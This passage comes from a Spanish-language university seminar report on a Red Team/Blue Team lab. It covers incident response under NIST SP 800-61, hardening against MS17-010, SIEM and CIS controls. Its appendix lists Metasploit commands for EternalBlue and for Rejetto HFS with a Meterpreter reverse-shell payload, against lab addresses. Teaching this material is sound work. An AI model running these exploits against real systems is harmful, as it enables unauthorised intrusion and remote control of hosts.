Disponibilidad: interrupción de servicios críticos si se comprometen servidores o controladores de dominio.

Evidencia recopilada

Capturas Nmap (-sV) y scripts NSE que muestran la versión vulnerable.

Salidas de enum4linux/smbclient con shares y usuarios.

netstat -ano y arp -a que correlacionan procesos con puertos y tráfico.

Registros de shell, historial y la creación de cuenta admin.

Pantallas de Metasploit mostrando configuración RHOST/LHOST y estado de la sesión.

Estrategias blue team

Basado en Etapa 4 – Respuesta y Contención

La metodología aplicada se fundamenta en el ciclo de manejo de incidentes definido por el NIST SP 800-61, ampliamente adoptado por organizaciones internacionales.

Identificación

- Revisión de logs, tráfico y eventos correlacionados en SIEM (NIST, 2012).
- Confirmación del vector de ataque MS17-010 según documentación oficial (Microsoft, 2017).

Análisis técnico

- Identificación de indicadores de compromiso (IoCs).
- Análisis de procesos, conexiones activas y comportamiento del sistema.

Contención

- Aislamiento del host comprometido aplicando controles de red (CIS Control 13).
- Bloqueo de servicios inseguros (como SMBv1).

Erradicación

- Eliminación de artefactos maliciosos.
- Parches y actualizaciones relevantes (CIS Control 7).

Recuperación

- Validación de la integridad funcional del sistema.
- Reincorporación operativa bajo monitoreo.

Mejora continua

- Documentación, ajustes a políticas y retroalimentación (NIST, 2012).
- Banco de trabajo y topología del laboratorio
- Acciones iniciales ante un ataque en tiempo real

Ante un ataque activo, el rol del Blue Team se centra en intervenir de forma inmediata, sistemática y metodológicamente sólida. El primer objetivo es evitar que el incidente escale, al tiempo que se aseguran los elementos necesarios para un análisis posterior. Para un seminario, es fundamental destacar que las acciones iniciales no solo son técnicas, sino también estratégicas:

Identificación de actividad inusual: No se limita a revisar alertas, sino a correlacionar síntomas: uso anómalo de CPU, puertos no habituales abiertos, cambios inesperados en políticas del sistema o actividad en servicios críticos como SMB y RDP.

Validación de conexiones persistentes: Mediante herramientas nativas como netstat -ano, pero también utilizando técnicas de análisis de tráfico para determinar si la sesión es parte de un ataque de explotación, un túnel inverso o una sesión de C2.

Revisión de procesos anómalos: Procesos huérfanos, ejecución de PowerShell con codificación Base64 o scripts descargados desde ubicaciones externas son indicadores comunes en ataques actuales.

Aislamiento inmediato del host: El aislamiento mediante VLAN de cuarentena evita el movimiento lateral, considerado una de las fases más críticas en un ataque real.

Preservación de evidencia digital: Esta tarea debe realizarse sin alterar la integridad del sistema. La memoria RAM contiene claves de sesión, payloads, conexiones y artefactos de explotación que se pierden si el equipo se reinicia.

Estas actividades permiten al Blue Team evitar que la intrusión comprometa más activos, al tiempo que garantizan una investigación certera.

Medidas de hardenización para evitar repetición del ataque

A partir del incidente previo con MS17-010, es esencial reforzar todos los controles técnicos y procedimentales para asegurar que la organización no se vea afectada de nuevo.

Aplicación de parches como política obligatoria: La administración de parches debe considerarse un proceso continuo, no una acción reactiva. Es esencial implementar herramientas centralizadas para la gestión automatizada.

Deshabilitar SMBv1: SMBv1 es un protocolo obsoleto y vulnerable. Su eliminación forma parte de los estándares de seguridad recomendados internacionalmente.

Reglas de firewall basadas en modelos Zero Trust: Estas reglas no solo deben ser restrictivas, sino contextualizadas, aplicando filtros por identidad, aplicación y comportamiento.

Gestión de cuentas privilegiadas: Esto implica rotación periódica de contraseñas, auditoría de accesos y políticas de mínimos privilegios.

Auditoría avanzada: El uso de ScriptBlock Logging y Transcription en PowerShell permite rastrear los comandos ejecutados, incluso si fueron ofuscados.

Segmentación inteligente: La segmentación debe basarse en la criticidad de los activos. De esta forma se crean "zonas seguras" que limitan el impacto de futuras intrusiones.

Estas medidas no solo mitigan la vulnerabilidad original, sino que fortalecen toda la infraestructura contra ataques futuros.

Diferencias entre blue team y equipo de respuesta a incidentes

Blue Team: Trabaja 24/7 para fortalecer la postura de seguridad mediante monitoreo, análisis continuo, pruebas defensivas, auditorías y validación de configuraciones. Su función es "ganar tiempo" detectando rápidamente anomalías. La metodología aplicada se fundamenta en el ciclo de manejo de incidentes definido por el NIST SP 800-61, ampliamente adoptado por organizaciones internacionales (NIST, 2012).

IR Team (Incident Response): Entra en acción después de que se confirma un incidente. Utiliza procedimientos definidos (runbooks), análisis forense, contención estratégica y comunicación con las áreas involucradas.

Metafóricamente, el Blue Team evita incendios y el IR Team los extingue cuando ocurren.

Ambos equipos deben integrarse bajo un modelo colaborativo, comúnmente llamado Purple Team, que combina ofensiva y defensa para mejorar todo el ecosistema de seguridad.

Uso del CIS dentro de un equipo Blue Team

El Center for Internet Security ofrece guías técnicas que se han convertido en un estándar de referencia en la industria.

Los CIS Controls permiten establecer un marco completo de priorización de riesgos basado en la realidad del entorno empresarial.

Los CIS Benchmarks contienen configuraciones listas para aplicar en sistemas Windows, Linux, bases de datos y dispositivos de red.

Para el Blue Team, representan una herramienta práctica para:

- Implementar controles efectivos.
- Realizar autoevaluaciones internas.

Comparar la seguridad actual con estándares de clase mundial.

Facilitan que la organización logre un nivel de madurez superior sin necesidad de herramientas de pago, ajustándose al requisito del escenario.

Funciones y características principales de un SIEM

El SIEM es uno de los pilares fundamentales de un Blue Team profesional. La correlación de eventos y detección temprana se alinean con las recomendaciones para sistemas de detección y prevención de intrusiones (NIST, 2007).

Recolección masiva de datos: No solo logs del sistema, sino también eventos de red, autenticación, integridad y alertas de IDS/IPS.

Correlación en tiempo real: El SIEM permite identificar patrones de ataque creando reglas que se activan ante secuencias sospechosas (por ejemplo: múltiples fallas de autenticación + conexión en puerto 445 + descarga de payload).

Alertas inmediatas: Agiliza la respuesta mediante dashboards intuitivos y notificaciones.

Análisis forense: Permite reconstruir la línea temporal de un ataque.

Contribuye a la mejora continua: Los patrones detectados se pueden transformar en reglas permanentes para futuras detecciones.

El SIEM convierte una gran cantidad de datos dispersos en una visión clara del estado de seguridad, permitiendo acciones informadas y oportunas.

Herramientas de contención de ataques informáticos

A diferencia de las herramientas de detección, las herramientas de contención buscan cortar el avance del atacante de forma inmediata.

Firewalls:

- Permiten cerrar servicios explotados (como SMB).
- Implementan listas de control de acceso (ACL).
- Ayudan a segmentar redes sensibles.

EDR con capacidad de aislamiento:

- Un EDR GPL como Wazuh puede poner un host en modo “Network Isolation”.
- Detiene procesos maliciosos y corta conexiones activas sin reiniciar el sistema.

Segmentación y VLAN de cuarentena:

- Técnica esencial en incidentes reales.
- Permite continuar la recolección de evidencia sin riesgo de propagación.

- Estas herramientas permiten cortar el ataque incluso cuando la explotación ya ocurrió, reduciendo drásticamente el impacto global.

Recomendaciones

Desde la perspectiva del Red Team, se recomienda institucionalizar ejercicios de evaluación ofensiva de manera periódica y controlada, alineados con marcos como MITRE ATT&CK. Durante el ejercicio práctico se evidenció que vulnerabilidades críticas asociadas a servicios obsoletos permanecían activas por ausencia de pruebas sistemáticas, lo que permitió un acceso inicial exitoso. La ejecución recurrente de simulaciones de ataque, documentadas y autorizadas, permitiría identificar tempranamente debilidades técnicas, validar la efectividad de los controles existentes y reducir la probabilidad de explotación real por actores maliciosos.

En relación con el Blue Team, resulta prioritario fortalecer las capacidades de monitoreo, detección y correlación de eventos mediante la implementación o maduración de una plataforma SIEM alineada con los CIS Controls. Los hallazgos del laboratorio demostraron que, aunque fue posible contener el incidente, la detección dependió en gran medida de análisis manual y posterior a la explotación. El uso de un SIEM con reglas de correlación, indicadores de compromiso y visibilidad centralizada permitiría disminuir los tiempos de respuesta y mejorar la eficacia operativa ante incidentes similares.

Asimismo, se recomienda reforzar las políticas de hardening y gestión de parches, especialmente en sistemas legados, ya que la explotación de vulnerabilidades conocidas como MS17-010 evidenció fallas críticas en los procesos de actualización. La aplicación sistemática de CIS Benchmarks y la eliminación de protocolos inseguros, como SMBv1, contribuirían de manera directa a reducir la superficie de ataque identificada durante el ejercicio.

A nivel organizacional, se sugiere adoptar un enfoque de arquitectura de seguridad basado en principios de Zero Trust, complementado con una segmentación lógica de la red. El movimiento lateral observado durante la fase de pivoting puso de manifiesto que la arquitectura

actual no limita adecuadamente la propagación de un ataque una vez comprometido un sistema inicial. Implementar controles de acceso basados en identidad, contexto y mínimos privilegios permitiría contener el impacto de intrusiones futuras y mejorar la resiliencia general de la infraestructura.

De igual forma, es fundamental realizar una revisión jurídica y ética de los contratos, políticas internas y acuerdos de confidencialidad relacionados con actividades de ciberseguridad. El análisis legal evidenció cláusulas incompatibles con la Ley 1273 de 2009 y con el Código de Ética del COPNIA, lo que representa un riesgo significativo no solo desde el punto de vista legal, sino también reputacional y profesional. La alineación de los procesos técnicos con un marco normativo claro fortalece la gobernanza de la seguridad y la responsabilidad institucional.

Finalmente, se recomienda integrar las acciones de Red Team, Blue Team y gestión organizacional dentro de una estrategia unificada de mejora continua en ciberseguridad, promoviendo un enfoque colaborativo tipo Purple Team. Esta integración permitiría que los resultados de las pruebas ofensivas retroalimenten de forma directa las capacidades defensivas y las decisiones estratégicas de la organización, asegurando que la seguridad no se aborde como un conjunto de acciones aisladas, sino como un proceso continuo orientado a la reducción del riesgo, el cumplimiento normativo y la madurez institucional.

Evidencias de Sustentación

En cumplimiento de los requerimientos de la etapa 5 del seminario especializado, se presenta el video de sustentación disponible en el siguiente enlace: video de sustentación del informe final: https://youtu.be/HVBqFVpLNk0

Conclusiones

El desarrollo de la etapa de reconocimiento y explotación (Red Team) evidenció que la postura de seguridad inicial de SecureNova Labs presenta debilidades estructurales asociadas a la gestión de parches, la exposición de servicios obsoletos y la falta de controles preventivos básicos. La explotación exitosa de vulnerabilidades críticas como MS17-010 y Rejetto HFS no solo permitió el acceso inicial, sino que demostró que un atacante con capacidades técnicas moderadas podría comprometer de forma integral la infraestructura, afectando directamente la confidencialidad, integridad y disponibilidad de los sistemas.

Los resultados obtenidos durante la fase de post-explotación y movimiento lateral revelaron que la ausencia de una segmentación de red adecuada amplifica el impacto de un compromiso inicial. El uso de técnicas de pivoting permitió alcanzar sistemas internos adicionales, lo que pone en evidencia que la arquitectura de red evaluada no limita eficazmente la propagación de amenazas. Este hallazgo tiene implicaciones directas sobre la resiliencia organizacional, ya que incrementa la superficie de ataque y el alcance potencial de incidentes de seguridad. Estas técnicas de movimiento lateral coinciden con prácticas documentadas en escenarios reales de post-explotación (SANS Institute, 2022).

En la etapa de detección, contención y recuperación (Blue Team) se constató que la aplicación del marco NIST SP 800-61 permitió una respuesta estructurada al incidente, logrando identificar indicadores de compromiso y ejecutar acciones de contención y erradicación. Sin embargo, el análisis crítico muestra que la efectividad de la respuesta depende en gran medida de capacidades de monitoreo continuo, correlación de eventos y visibilidad centralizada, aspectos que requieren fortalecimiento para reducir los tiempos de detección y minimizar el impacto operativo de futuros ataques.

El análisis ético y legal permitió identificar riesgos significativos derivados de cláusulas contractuales incompatibles con la Ley 1273 de 2009 y con el Código de Ética del COPNIA. Este resultado trasciende el ámbito técnico, ya que evidencia que una postura de seguridad sólida no solo depende de controles tecnológicos, sino también de prácticas contractuales, legales y éticas que garanticen la transparencia, la legalidad y la responsabilidad profesional en el ejercicio de la ciberseguridad.

Desde una perspectiva integral, los hallazgos del ejercicio confirman que la falta de alineación entre controles técnicos, procesos de respuesta y principios éticos debilita la postura de seguridad de la organización. La integración efectiva de actividades Red Team y Blue Team, complementada con un análisis legal riguroso, constituye un elemento clave para evolucionar hacia un modelo de seguridad más maduro, preventivo y resiliente.

Finalmente, se concluye que los objetivos planteados en el informe fueron cumplidos de manera satisfactoria, ya que las actividades de Red Team permitieron identificar y explotar vulnerabilidades críticas, las acciones del Blue Team posibilitaron analizar la capacidad de detección y respuesta ante incidentes, y el análisis ético-legal aportó criterios fundamentales para evaluar la legitimidad y responsabilidad del ejercicio profesional. En conjunto, estas actividades permitieron formular recomendaciones orientadas al fortalecimiento de la postura de seguridad organizacional y al desarrollo de una visión integral de la ciberseguridad.

En conjunto, estas actividades se desarrollaron conforme a marcos técnicos y normativos reconocidos, permitiendo cumplir los objetivos del informe desde una perspectiva técnica, defensiva y ética (NIST, 2012; MITRE Corporation, 2023; Congreso de la República de Colombia, 2009).

Referencias Bibliográficas

Center for internet security. (2024). *CIS Critical Security Controls v8*. https://www.cisecurity.org/controls/v8.

Congreso de la república de colombia. (2009). *Ley 1273 de 2009 (enero 5), por medio de la cual se modifica el Código Penal, se crea un nuevo bien jurídico tutelado denominado "de la protección de la información y de los datos", y se preservan integralmente los sistemas que utilicen las tecnologías de la información y las comunicaciones.* Diario Oficial No. 47.223. https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=34816.

Consejo profesional nacional de ingeniería. (2008). *Código de ética profesional de los ingenieros en Colombia*. https://www.copnia.gov.co

Hernández, C., & Suárez, P. (2020). *Análisis de vulnerabilidades críticas en sistemas Windows: Estudio de MS17-010 y su impacto en redes empresariales. Revista Colombiana de Informática, 12*(2), 45–58. https://revistas.unal.edu.co/index.php/rcinf/article/view/78432

Lockheed Martin. (2015). *The cyber kill chain*. https://www.lockheedmartin.com/en-us/capabilities/cyber/cyber-kill-chain.html

Microsoft. (2017). *Microsoft Security Bulletin MS17-010 – Critical*. https://learn.microsoft.com/en-us/security-updates/securitybulletins/2017/ms17-010

Microsoft. (2017). *SMBv1 removal and mitigation guidance*. https://learn.microsoft.com/windows-server/storage/file-server/troubleshoot/smbv1-not-installed-by-default

MITRE Corporation. (2023). *MITRE ATT&CK framework*. https://attack.mitre.org

National institute of standards and technology. (2007). *Guide to intrusion detection and prevention systems (IDPS) (SP 800-94)*. https://doi.org/10.6028/NIST.SP.800-94

National institute of standards and technology. (2008). *Technical guide to information security testing and assessment (SP 800-115)*. https://doi.org/10.6028/NIST.SP.800-115

National institute of standards and technology. (2012). *Computer security incident handling guide (SP 800-61 Rev. 2)*. https://doi.org/10.6028/NIST.SP.800-61r2

OWASP foundation. (2014). *OWASP testing guide v4*. https://owasp.org/www-project-web-security-testing-guide

Rapid7. (2017). *Eternal Blue exploit: Understanding MS17-010*. https://www.rapid7.com/blog/post/2017/05/12/eternalblue-exploit-understanding-ms17-010

Rejetto. (2023). *HFS – HTTP File Server official documentation*. https://www.rejetto.com/hfs/?f=dl

SANS Institute. (2022). *Windows post-exploitation and lateral movement techniques*. https://www.sans.org/white-papers/

Universidad Nacional Abierta y a Distancia. (s. f.). *Anexo 2 – Escenario 2. Seminario especializado: Equipos estratégicos en ciberseguridad: Red Team & Blue Team*. https://campus0c.unad.edu.co/campus/course/view.php?id=

Universidad Nacional Abierta y a Distancia. (s. f.). *Anexo 3 – Acuerdo. Seminario especializado: Equipos estratégicos en ciberseguridad: Red Team & Blue Team*. https://campus0c.unad.edu.co/campus/course/view.php?id=

Apéndices

Apéndices A

Prueba de Turnitin

Figura 24

Confirmación Entrega de Turnitin

turnitin

Recibo digital


Este recibo confirma que Turnitin ha recibido tu trabajo. A continuación, encontrarás la información del recibo perteneciente a tu entrega.

Autor del envío	BLANCA LILIANA SANCHEZ GARCIA
Identificador del trabajo de Turnitin (Identificador de referencia)	2838430099
Título del Envío	Fase 5 Seminario Blanca Sanchez
Título de Tarea	ECBTI - Draftbank 2
Fecha del envío	07/12/25, 08:48

Nota. Captura realizada por el autor (Ingeniera Blanca Sanchez). Confirmación entrega de trabajo en la herramienta turnitin.

Figura 25

Confirmación de Similitud en Turnitin



Nota. Captura realizada por el autor (Ingeniera Blanca Sanchez). Confirmación en Windows de los resultados de similitud obtenidos en Turnitin.

Apéndices B

Lista de Comandos Usados

Comandos de reconocimiento y enumeración (Nmap)

nmap -sV -Pn -p 80,8080,8888 192.168.56.101 -oN hfs_scan.txt

Comandos de escaneo SMB / MS17-010 en Metasploit

use auxiliary/scanner/smb/smb_ms17_010

Carga un módulo de Metasploit que no explota, sino que escanea si el sistema es vulnerable a MS17-010 (EternalBlue).

Define la máquina destino donde se realizará el escaneo.

set RHOSTS 192.168.56.101

Comandos de explotación EternalBlue

use exploit/windows/smb/ms17_010_eternalblue

Carga el módulo de explotación del fallo MS17-010 que permite ejecución remota de código en Windows 7.

ETERNALBLUE overwrite completed successfully!

Sending egg to corrupted connection

Triggering free of corrupted buffer

Meterpreter session opened

La explotación fue exitosa.

Comando de explotación Rejetto HFS

use exploit/windows/http/rejetto_hfs_exec

set RHOSTS 192.168.56.101

set RPORT 80

set PAYLOAD windows/meterpreter/reverse_tcp

set LHOST <IP_parrot>

run

El servicio Rejetto HFS permite ejecución remota de código.

Este módulo usa una vulnerabilidad conocida para ejecutar un payload en el servidor.